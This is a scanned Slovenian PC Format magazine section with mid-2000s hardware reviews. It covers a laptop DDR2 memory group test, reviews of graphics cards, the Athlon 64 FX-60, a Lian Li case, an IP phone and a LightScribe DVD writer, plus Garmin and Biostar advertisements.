DDR2 se je najprej uporabljal za grafične kartice, zdaj, ko so cene padle in te vrste pomnilnika ne primanjkuje, je z njim opremljenih vse več notesnikov. Če že imate notesnik, ki pomnilniško ni ravno najbolje obdarjen, je dodaten pomnilnik moder dodatek, pa četudi samo zato, da bi bilo življenje z Windows XP nekoliko bolj znosno. Absolutni minimum je 512MB, cel gigabajt pa bo delovanje že kar znatno pospešil. Več pomnilnika ponuja manj prednosti. Če kupujete nov notesnik (pri tem vam bomo izdatno pomagali s supertestom naslednji mesec), preverite, katero vrsto pomnilnika uporablja in poskrbite, da ga bo čim več. Ne pričakujte pa čudežev. Za razliko od namiznih računalnikov ima le malo notesnikov BIOS, ki bi dovoljeval spreminjanje pomnilniških nastavitev, zato sistema ne boste mogli naviti do nezavesti. Z izbiro pravega modula SODIMM pa si lahko zagotovite znatno zvišanje zmogljivosti sistema.

KAKO SMO TESTIRALI

Za ta test smo uporabili notesnik Fujitsu Siemens s 512MB pomnilnika DDR2 in grafičnim čipom nVidia 6800Go. Za vsako vrsto pomnilnika smo pognali isti nabor testov. Za preverjanje čistih zmogljivosti smo pognali dva testa prepustnosti s SiSoft Sandro; prvi test preverja izključno samo prepustnost pomnilnika, drugi pa meri prepustnost predpomnilnika in izmenjalne datoteke. Za preverjanje zmogljivostih v igrah smo uporabili *3DMark* in *Quake IV*. Vsi moduli imajo isto latenco (CL4) in vse teste smo poganjali pri istih nastavitvah. Vsak test smo pognali trikrat in zabeležili najboljši rezultat.

Crucial 512MB

Proizvajalec Crucial **Na spletu** www.crucial.com

Ok.15.000 SIT

Če bi pogledali samo ceno, bi sklepali, da ima Crucial kakšnega zmogljivostnega aduta v rokavu, ali pa marketingarji pri tem podjetju niso ravno najbolj brihtne buče. Še dobro, da na slednje v tem primeru ne moremo pokazati s prstom. Glede na to, da je imel vsak modul na tem testu iste specifikacije (533MHz vodilo in latenco CAS 4), nismo pričakovali ravno radikalnih razlik v zmogljivostih. Na račun Crucialovega modula testni notesnik ni ravno dobil čarobnih sposobnosti in ni poletel skozi okno, je pa deloval toliko bolje, da smo razliko dejansko zaznali. Same številke pa ne povedo celotne zgodbe, saj so bile vidne še nekatere druge spremembe, na primer hitrejše nalaganje Windows in odpiranje programov. Priznamo, da je znatno dražji od drugih modelov na tem testu, a se cena kar sklada z zmogljivostmi.

Sandra Integer Memory test 3.068MB/s


Sandra Floating point Memory Test 3.075MB/s

Sandra Cache & memory 4.929MB/s

3DMark 04 3.531

Quake IV 77,3fps

90% **PCF pravi...** "Znaten zmogljivostni poskok v primerjavi s konkurenco. Če iščete pomnilnik za igre, bo tale skorajda najboljša izbira."



Buffalo 512MB — Ok.9.000 SIT

Proizvajalec Buffalo Technology **Na spletu** www.buffalotech.com

Ta modul je za vsaj tri tisočake cenejši od konkurenčnih pomnilniških modulov na tem testu, zato je ta Buffalov izdelek seveda z razlogom prva izbira za vse, ki iščejo poceni nadgradnjo. Pa se ga splača kupiti? Obnesel se je bolje kot Samsungov modul, ki je bil tovarniško vgrajen v notesnik, vsaj na testu prepustnosti, v ostalih testih pa se ni pokazal kot boljši (čeprav ni bil nič počasnejši). V Windows torej znatnega pospeška ne bo prinesel, količinski pa se bo seveda pošteno poznal. V igrah je dal ene počasnejših rezultatov, saj je bil rezultat testa v *Quake IV* najnižji, v *3DMarku* pa predzadnji. Gre torej za pomnilnik, primeren za vse uporabnike, ki niso lačni zmogljivosti, potrebujejo pa poceni nadgradnjo. Če bi šlo za šolsko spričevalo, bi Buffalov modul nihal med dobrim in prav dobrim.

Sandra Integer memory test 3.044MB/s
Sandra floating point memory test 3.033MB/s
Sandra cache & memory 4.790MB/s
3DMark 04 3.507
Quake IV 73,4fps

75% **PCF pravi...** "Z več pomnilnika bo sistem seveda bolje deloval. Buffalov model mogoče ni ravno najzmogljivejši, je pa odlična izbira za poceni in zanesljivo nadgradnjo."


Corsair valueRAM 512MB Ok.12.500 SIT

Proizvajalec Corsair **Na spletu** www.corsair.com

Ko v imenu zagledamo besedo "value" ponavadi cinično pomislimo na besedno zvezo "nižje zmogljivosti". Za ta Corsairjev modul to delno celo drži. Čeprav se je pri prepustnosti izkazal kot boljša rešitev v primerjavi s Samsungovim pomnilnikom in Buffalovim izdelkom, pa je popolnoma pogorel pri testiranju prepustnosti predpomnilnika in izmenjalne datoteke. To seveda pomeni, da se ta pomnilnik v Windows slabše obnese od tistega, ki je bil tovarniško vgrajen. Ali se lahko Corsair odkupi vsaj v igrah? Bodimo iskreni: če se že v Windows ne obnese najbolje, verjetno ne bo ravno blestel v *Quakeu*. Čeprav je bil na testu hitrejši od tovarniškega pomnilnika, je še vedno na zadnjem mestu na tem testu.

Sandra integer memory test 3.039MB/s
Sandra floating point memory test 3.033MB/s
Sandra cache & memory 4.782MB/s
3DMark 04 3.498
Quake IV 74,1fps

76% **PCF pravi...** "Srednje visoka cene, srednje zmogljivosti. Sicer sploh ni slab, a razmislite, če se vam splača odšteti več za minimalno razliko v zmogljivostih."



Kingston 512MB — Ok.12.000 SIT

Proizvajalec Kingston VALUERAM **Na spletu** www.kingston.com

Za razliko od Buffala se Kingston osredotoča prav na pomnilnik, zato smo upali, da bodo rezultati temu primerno impresivni. Potrebno pa je tudi povedati, da se, tako kot Corsairjev modul, ta pomnilnik prodaja kot cenovno ugodna rešitev, zato čudežev ne pričakujte. Rezultati so bili vsekakor boljši kot pri Buffalovih in Corsairjevih modulih, a nas ta Kingstonov izdelek ni ravno vrgel s stolov. Zmogljivostno caplja za Crucialovim pomnilnikom, a ima to prednost, da je znatno cenejši. Če imate počasen pomnilnik ali če samo iščete modul za nadgradnjo, pa zanj ne želite zapraviti celega premoženja, je lahko tale pomnilnik točno tisto, kar vam bo PC-zdravnik priporočil.

Sandra Integer Memory test 3.041MB/s
Sandra Floating point Memory Test 3.068MB/s
Sandra Cache & memory 4.791MB/s
3DMark 04 3.508
Quake IV 75fps

82% **PCF pravi...** "Dober in poceni pomnilnik, ki ponuja celo spodobne zmogljivosti. Tudi po cenovni plati igra na prave strune."

Če ste mislili, da je X1800 XT hiter, si oglejte tole...

DEMONSKO HITRA

nVidia GeForce 7800 GTX 512MB

Izbor uredništva PCFormat

Še zdaleč ni povprečen grafični mlinček s tono ličila. Ta kartica je dejansko nekaj posebnega...

Cena ok. 150.000 SIT **Proizvajalec** nVidia **Na spletu** www.nvidia.com

Pozabite na cevovode za obdelavo pikslov in frekvence. Če želite v svoje kremplje dobiti grafično kartico, ki je dejansko zmožna zatresti tla pod nogami vsakega igralca, pomislite na kognitivno disonanco. Ne, ideje nismo dobili iz prvega slovarja tujk, temveč kar z računalniškega trga: grafična tehnologija za PC-je dejansko napreduje vrtoglavo hitro.

Ta napredek je vsekakor vplival na obe grafični kartici višjega razreda, ki sta bili predstavljeni leta 2005. Ko je nVidia junija predstavila kartico GeForce 7800 GTX, je postala svetovni prvak težke kategorije v računalniški grafiki. Ker pa ni popolnoma sesula predhodnic, kot je to leta 2004 uspelo karticama GeForce 6800 in Radeon X800, smo bili malce razočarani. Enako je bilo z Radeonom X1800 XT. Če bi izšel maja namesto oktobra, bi bili nad njim vsekakor veliko bolj navdušeni.

Kakšne možnosti ima potem nVidiina najnovejša revizija kartice 7800 GTX s 512MB pomnilnika? Vsekakor gre za kartico, ki kaže, kakšna bi naj bila grafična pošast višjega cenovnega razreda. Gre torej za ogromno zver, ki si prisvaja dve reži, ima hladilnik, ki je velik kot povprečen konj, in seveda tudi primerne frekvence.

Dame in gospodje, zmagovalec je znan. Predstavljamo vam 7800 GTX.

TIK-TAK

Po arhitekturi se ta kartica skorajda ne razlikuje od obstoječih različic z 256MB pomnilnika. Še vedno gre za 110nm čip s 24 cevovodi za obdelavo pikslov, osmimi enotami verteks in približno enako 32-bitno natančnostjo, ki podpira Shader Model 3, z vsemi prednostmi, pomanjkljivostmi in rakastimi ranami, ki jih poznamo še iz dni serije GeForce 6.

Ker je izvirni GTX kartica, ki zasede eno samo režo, in jo je mogoče prav fino naviti, pa je jasno, da je imel 7800 GTX še kar nekaj potenciala. Vsekakor pa nismo pričakovali, da bodo pri nVidii dosegli hitrost jedra 550MHz z novim referenčnim naborom (večina prodajnih različic lahko deluje celo hitreje). Dodatno prijetno presenečenje pa je 512MB 1,7GHz pomnilnika, še posebej zato, ker so se pred izidom kartice širile govorice, da bo pomnilniški krmilnik frekvenčno omejen.

Kako dobra je torej kartica? Če povemo na kratko: je sveti gral grafičnega renderiranja za PC. Težav nima s praktično nobeno igro, ne glede na nastavitve. Z 256MB GeForceom 7800 GTX smo lahko samo sanjali o igranju *F.E.A.R.* ali *Call of Duty 2* pri 1.600 x 1.200 in vključenim glajenjem robov. Še bolj pomembno pa je dejstvo, da je ta 7800 GTX hitrejši od Radeona X1800 XT. Včasih celo veliko hitrejši. **PCF**

REZULTATI TESTOV	DOOM 3 6X12, X4, X8	F.E.A.R. 6X12, X4, X8	HL2: LOST COAST 19X12, X4, X8 *BREZ HDR	SPLINTER CELL: CHAOS THEORY 19X12, X0, X8 *S HDR
GEFORCE 7800 GTX 512MB	73	35	60	46
ATI RADEON X1800 XT 512MB	59	40	48	41

Frekvenca jedra 550MHz
Pomnilnik 512MB, 1.7GHz (efektivno) GDDR3, 256-bitni
Cevovodi za obdelavo pikslov 24
Enote verteks 8
Podpora 9.0c, Shader Model 3
Vmesnik PCI Express
Napajalni priključek enojni, šest nožic
Oblika Dve reži
Izhodi 2 x DVI, S-Video

91 % **PCF pravi...** "Ogromna in hitra – pri ATI-ju bodo znoreli. Najhitrejša kartica doslej."

"Družina FX je vedno ponujala dovolj zmogljivosti, da je bila noro zaželena, ne glede na ceno"

DVOJEDRNA MOČ

AMD Athlon 64 FX-60

Prisluhnite vsi ljubitelji hitrih procesorjev: ne boste verjeli, kako lahko ta čip spremeni vaše življenje

Cena 250.000 SIT **Proizvajalec** AMD **Na spletu** www.amd.com

Priporočamo vam, da sedete in skrijete kreditno kartico – kdo ve, kakšno škodo bi si lahko naredili zaradi impulzivnosti? AMD-ju je spet uspelo. Predstavil je še en super-hiter procesor, zaradi katerega se bodo ljubitelji slinili kot stekli psi in besno segali po hranilnikih. Dame in seveda gospodje, za vaš užitek vam predstavljamo procesor AMD Athlon 64 FX-60.

MATEMATIČNI GENIJ

Družina FX je vedno ponujala dovolj zmogljivosti, da je bila noro zaželena, ne glede na ceno. FX-60 sledi tej tradiciji. Prehod na okrogle številke v imenu prinaša tudi prehod na dvojedrno arhitekturo in se odpove enojedrnemu FX-59 s 3GHz. A ne bodite razočarani: dodatno jedro v ljubkem procesorju je dobra poteza, ki po našem mnenju že pošteno zamuja.

FX-57 je konkurenco pojedel za malico, ko so dvojedrni procesorji postali noro popularni, zato nas je seveda zanimalo, kaj je novega. Trenutno je novosti bolj malo, prihodnost pa očitno prinaša manj strahu pred dvojedrnimi procesorji. nVidiini in ATI-jevi novi gonilniki, ki so optimizirani za dvojedrne procesorje, pri tem seveda izdatno pomagajo, popravki za *Call of Duty 2* in *Quake IV* pa tudi razbijajo mit, da sta dve jedri neprimerno slabši od enega. No, vsaj za res zagrizene ljubitelje iger (normalni višji vretenčarji bi že davno morali poznati prednosti večnitnosti).

FX-60 teče pri 2,6GHz, torej je v bistvu Athlon 64 X2 4800+, navit za 200MHz. Lahko bi mu rekli kar 5200+. Še vedno ima 2MB drugonivojskega predpomnilnika, ki si ga delita obe jedri, in integriran 128-bitni dvokanalnik pomnilniški krmilnik DDR400, prirejen pa je za standardno podnožje 939, tako da ga je mogoče uporabljati z celo goro osnovnih plošč, katerih cene vztrajno padajo. Na voljo so tudi nadgradnje BIOS-ov, tako da je prehod lahko čisto neboleč.

Procesor pa je tudi neverjetno zmogljiv. 4800+ je bil alfa samec v skoraj vseh pogledih, razen v kakšni igri, FX-60 pa omenjenega tekmeca čisto porazi. Gre za čisto eleganco v procesiranju. Pa še segreva se ne, kar je lastnost, ki je Intelov najnovejši čip Extreme Edtion vsekakor ne premore (verjetno ne za dolgo).

Zahtevana cena pa je vsekakor vrtoglavo visoka za nekaj, kar je v osnovi samo prečiščen pesek. Če ne spadate v (večinsko) skupino smrtnikov, ki morajo petkrat preveriti stanje na računu, preden si lahko privoščijo računalnik za sto jurjev, in če že imate kak par kartic 7800 GTX, ki samo čakajo na procesor, ki bi zmogel upravljati z njimi, ali če samo nujno potrebujete najhitrejši čip na trgu, bo FX-60 pravi za vas. **PCF**

REZULTATI TESTOV	DOOM 3 800x600 4 x AA, 8 x AF	WMV9 ENCODE (min:sek)	HI-DEF DECODE (Obremenitev procesorja)	SISOFT SANDRA Floating point performance
ATHLON FX-60	154fps	2:09	22%	53,997
ATHLON FX-57	137fps	3:49	44%	28,989
P4 D 850 EE	94fps	3:09	12%	61,956

Podnožje 939

Jedra Dvojedrni, integrirana pomnilniški in vhodno/izhodni krmilnik

Frekvenca 2,6GHz

Predpomnilnik 2 x 1MB L2

Izvršilni cevovodi 12-stopenjski za računanje s celimi števili, 17-stopenjski za računanje s plavajočo vejico

Priporočeni nabori nVidia nForce, Radeon Xpress 200

Vredno ogleda PCFormat

84% **PCF pravi...** "Noro dober čip, a bo zaradi cene večini smrtnikov še nekaj časa nedosegljiv."

Prodaja:
Skill Informatika, d.o.o.
Tel. 01 423 55 51
e-pošta:garmin@skill-info.si
www.skill-info.si


Cena z DDV: 148.560 SIT

GARMIN nüvi 300

Osebni potovalni pomočnik

Garmin nüvi 300 je osebni potovalni pomočnik - prenosni GPS navigator, vodnik po različnih deželah in digitalni sistem za zabavo, vse v enem. Kombinacija podrobne kartografije (možnost 3D perspektive), samodejnega vodenja, glasovnih navodil "turn-by-turn" in na dotik občutljivega zaslona omogoči, da z nüvi-jem preprosto najdete pravo pot, ne glede na to, kje ste.

- GPS sprejemnik, 200 MB internega pomnilnika,
- razširitveno mesto za SD kartice, vgrajen zvočnik
- zaslon: 71 mm x 53 mm (diag. 89 mm), 320 x 240, 64K barv
- prednaložena ena evropska regija kartografije City Navigator
- Language Guide , MP3 predvajalnik
- vakuumski nosilec, disk za na armaturo
- A/C polnilnik, 12-24 V napajalni kabel, USB kabel
- torbica



MENDA JE OHIŠJE

Lian Li PC-777

Vas dolgočasijo tradicionalna ohišja? Oglejte si tole nevpadljivo škatlico...

Cena Ok. 83.000 SIT **Proizvajalec** Lian Li **Na spletu** www.lian-li.com

Na vsakem računalniškem ohišju bi moralo biti nekaj absurdnega. Ta Lian Lijeva škatla ATX/BTX je videti kot školjka, o kateri bi sanjal kak rak samotar, a je oblikovna zasnova prav zvita. Krivine ohišja so namenjene vgradnji komponent, zaradi česar je v ohišju ogromno prostora. Napajalnik je zatlačen v podnožje, zato je ohišje dobro prezračeno od spodaj. Vgraditi je mogoče do šest pogonov katerekoli velikosti, v eno 5,25-palčno režo pa je mogoče vgraditi tudi disketnik. Trdi diski gnezdijo za prednjo režo za zajem zraka, v dobro zračeni 3,5-palčni kletki. Vanjo je diske mogoče enostavno vgraditi s pomočjo posebnih vijakov. Ti vijaki testnemu ohišju niso bili priloženi, tako da so naši diski prosto ždeli v kletki.

PRIMERNO OJAČANO

Brušen aluminij ima dve prednosti: na videz je fantastičen, ohišje, ki je videti, kot da tehta vsaj tono, pa je presenetljivo lahko in prenosno. V tem ohišju je bil aluminij vsekakor dobro uporabljen, saj lahko v družbi brhkih deklet ohišje enostavno prenašate in se pohvalite s svojimi skritimi mišicami. Črne stranice so iz luknjane kovine, kar pomeni, da se bo ohišje prijetno svetilo, če ga boste seveda primerno opremili z osvetljavo.

Kup ventilatorjev je dodatna prednost, če želite ohišje uporabiti kot škatlo za prah. Na srečo pa občasno brisanje prahu ni težavno, saj je stranice čisto enostavno sneti, v samem ohišju pa je dovolj prostora za primerno kroženje zraka. Ogromen, a impresivno tih ventilator na zadnji stranici zavzema prostor, ki ga v klasičnih ohišjih zaseda napajalnik, sprednji ventilator, ki je zaščiten s filtrom pa zaustavi večino prahu, ki bi se drugače vsrkal v notranjost ohišja.

Če iščete res impresivno ohišje za primerno visoko ceno, bo tole kar pravšnje. Dobili boste kvaliteto in veliko prostora, ohišje pa je tudi ambiciozen poskus odstopanja od norm. Če si v svoji sobi resnično želite kaj takega, pa je drugo vprašanje. **PCF**

Ventilatorji 2 x 12cm

Razširitvena mesta 6 x 5,25-palčna, 6 x 3,5-palčna

Arhitektura ATX, prirejeno za BTX

Vrata Gumbi na vrhu, zvok, USB, FireWire

Dimenzije 246x645x574mm

76% **PCF pravi...** "Ogromno in nenavadno ohišje – vsekakor ne bo ostalo neopaženo."

3D Z DVEMA OBRAZOMA

Extreme N7800GT Dual

Asus je ustvaril pošast, ki se je ne bi sramoval niti doktor Frankenstein.

Cena Ok. 220.000 SIT **Proizvajalec** Asus **Na spletu** www.asus.com

Poglejte! Trepetajte, bojte se in sanjajte! To je namreč najzmogljivejša samostojna grafična kartica na svetu. Je tako pošastna, da ima lasten zunanji (po želji) napajalnik in nič manj kot štiri izhode za monitorje. Je neverjetna in bo izmučila vsako novejšo igro. Bi bili pa precej nespametni, če bi jo kupili.

PRAVA ŽIVAL

Na Extreme sta pritrjena dva grafična procesorja 7800GT, pomnilnika pa je 512MB. Gre torej za SLI na eni sami kartici, tako da jo Windows XP in nVidiini gonilniki zaznavajo na tak način. Je pa zato namestitev znatno enostavnejša, ni treba kupovati dveh kartic z istim BIOS-om, je tišja od para kartic 7800 GT in seveda zavzame manj prostora. Če smo že pri prostoru – kartica je velika kot povprečna vesoljska križarka, zato zahteva precej prostorno ohišje. Vsekakor ne gre za kartico, ki bi jo bilo mogoče vgraditi v mini PC. Zmogljivosti kartice pa so praktično identične zmogljivostim v SLI povezanega para kartic 7800 GT in le za dlako nižje od para kartic 7800 GTX. To seveda pomeni, da kartica mirno osramoti katerokoli nVidiino ali ATI-jevo rešitev, saj ponuja 20 slik v sekundi več kot en 7800 GT v *HL2: Lost Coast* pri 1.600 x 1.200 in 10 slik v sekundi več v *Far Cry* pri isti ločljivosti (z nižanjem ločljivosti ne bi pridobili ničesar, saj bi v takem primeru večino dela opravil procesor, ne pa grafična kartica). Par kartic X1800 sicer doseže boljše rezultate, a kaj, ko je sisteme CrossFire skoraj nemogoče kupiti.

Kaj torej preprečuje tej kartici, da bi zasedla prestol na trgu? Prvi zadržek je cena, saj je kartica za kar 60 tisočakov dražja od para kartic 7800 GT, povezanih v SLI. Gre torej za obsceno razkošje, a je tudi definitivno razkošje. Druga težava kartice pa je dejstvo, da jo boste zelo, zelo, zelo težko dobili. Izdelanih je bilo namreč samo 2.000 kosov teh lepotic – zatorej si dobro oglejte sliko, ker gre očitno za konceptni izdelek. Je pa res, da ta kartica dokazuje, da so modeli z dvema procesorjema prav dobra ideja – pomislite samo, kako bi se obnesel par takšnih kartic, povezanih v SLI. Štiri grafična jedra, neverjetne zmogljivosti in seveda kredit za najmanj pet let... **PCF**


Procesor 2 x 7800GT

Pomnilnik 512MB DDR3

Vmesnik PCI-E x 16

Izhodi 2 x DVI/VGA, 2 x VGA

84% **PCF pravi...** "Kartica je odlična, a je odločno predraga za navadne smrtnike."



Dober nakup PCFormat

POSLOVNO PRIROČNO

Teac IP-20

Očitno se IP telefonija začenja prijemati...

Cena 8.400 SIT **Na spletu** www.teac.de **Testiranje omogočil** Inea, Elkotex, 01 583 79 10

Kar takoj razčistimo nekaj malenkosti: IP telefoni, kot je ta Teacov model, so za čisto navadne domače uporabnike popolnoma zgrešen nakup. Za občasno čvekanje s prijatelji prek interneta je dovolj že par poštenih slušalk z mikrofonom in primeren program. Za poslovne uporabnike in vse tiste, ki pogosto kličejo v tujino, pa se že splača razmisliti o nakupu. Klici z računalnika na telefon sicer niso brezplačni, a so znatno cenejši kot pri uporabi običajnega telefona.

Ta Teacov telefonček je na otip nekoliko plastičen, a je vseeno robustno izdelan, in ne kaže prav nobenih teženj, da bi razpadel ob kakšnem bolj žolčnem pogovoru. Kvaliteta zvoka je čisto solidna, a je žal odvisna tako od kvalitete zvočne kartice, kot tudi od same linije. S samim telefonom lahko tudi poiščete znance, ki prav tako uporabljajo Skype, prikazan pa bo tudi status shranjenega kontakta, tako da lahko vidite, če je povezan ali ne, kar je vsekakor dobrodošla možnost.

82% **PCF pravi...** "Robusten in primerno majhen telefonček z uporabnimi funkcijami."

Dober nakup PCFormat

SKORAJ TISKALNIK

Liteon LightScribe DVD Writer

Zapisovalnik, ki jed zapeče na obeh straneh

Cena 15.000 SIT **Na spletu** www.liteon.com **Testiranje omogočil** Asbis, 01 530 32 20

Podjetje Liteon že zelo dolgo proizvaja zelo kvalitetne 5,25-palčne enote, kamor spada tudi ta zapisovalnik DVD-jev. Njegova posebnost je ta, da je z njim mogoče zapisovati tudi na zgornjo stran CD-jev ali DVD-jev – seveda zgolj tistih, ki so namenjeni tehniki LightScribe. Tako si lahko na spodnjo stran shranite slike vašega zadnjega popotovanja po Nilu, na zgornji strani pa, namesto da bi kracali s flomastrom ali lepili ne preveč lepe (in vsekakor ne priporočljive) nalepke, kar izberete primerno ozadje (ki je seveda lahko tudi slika) in pripadajoče besedilo, plošček obrnete in vse to zapišete. Sam izpis je črno-bel oziroma natančneje sivinski. Sosedi bodo gotovo debelo gledali, ko bodo videli tele vaše izdelke. Da pri LiteOnu mislijo resno, dokazujejo hitrosti, ki jih dosega sam zapisovalnik. Tako snema na ploščke DVD+/-R s 16x, DVD+RW in DVD+R DL z 8x, DVD-RW s 6x, DVD-R DL pa s 4x hitrostjo. Seveda pa zapisovalnik vrti tudi ploščke CD s hitrostjo 48x (ne svetlobe, niti zvoka).

83% **PCF pravi...** "Zapisovalnik DVD-jev, ki ponuja en bonbonček več kot ostali."

Končno prostor !

MINI PC - MINI OSEBNI RAČUNALNIK

ZA PODJETNIKE

ZA GOSPODINJSTVA

ZA IGRIČARJE

Družina osebnih računalnikov je dobila novega člana, ki je prav tako enkraten kot njegovi bratje in sestre. To je še en zdrav otrok iz družine iznajditeljev edinstvene tehnologije mini osebnih računalnikov Biostar IDEQ.

Velik je za celo škatlo čevljev in nič ne joka (tiho delovanje). Res je poseben otrok. Najnovejša pridobitev v družini zagotavlja vgradnjo komponent širokega spektra in popolno zagotavljanje željene računalniške moči.

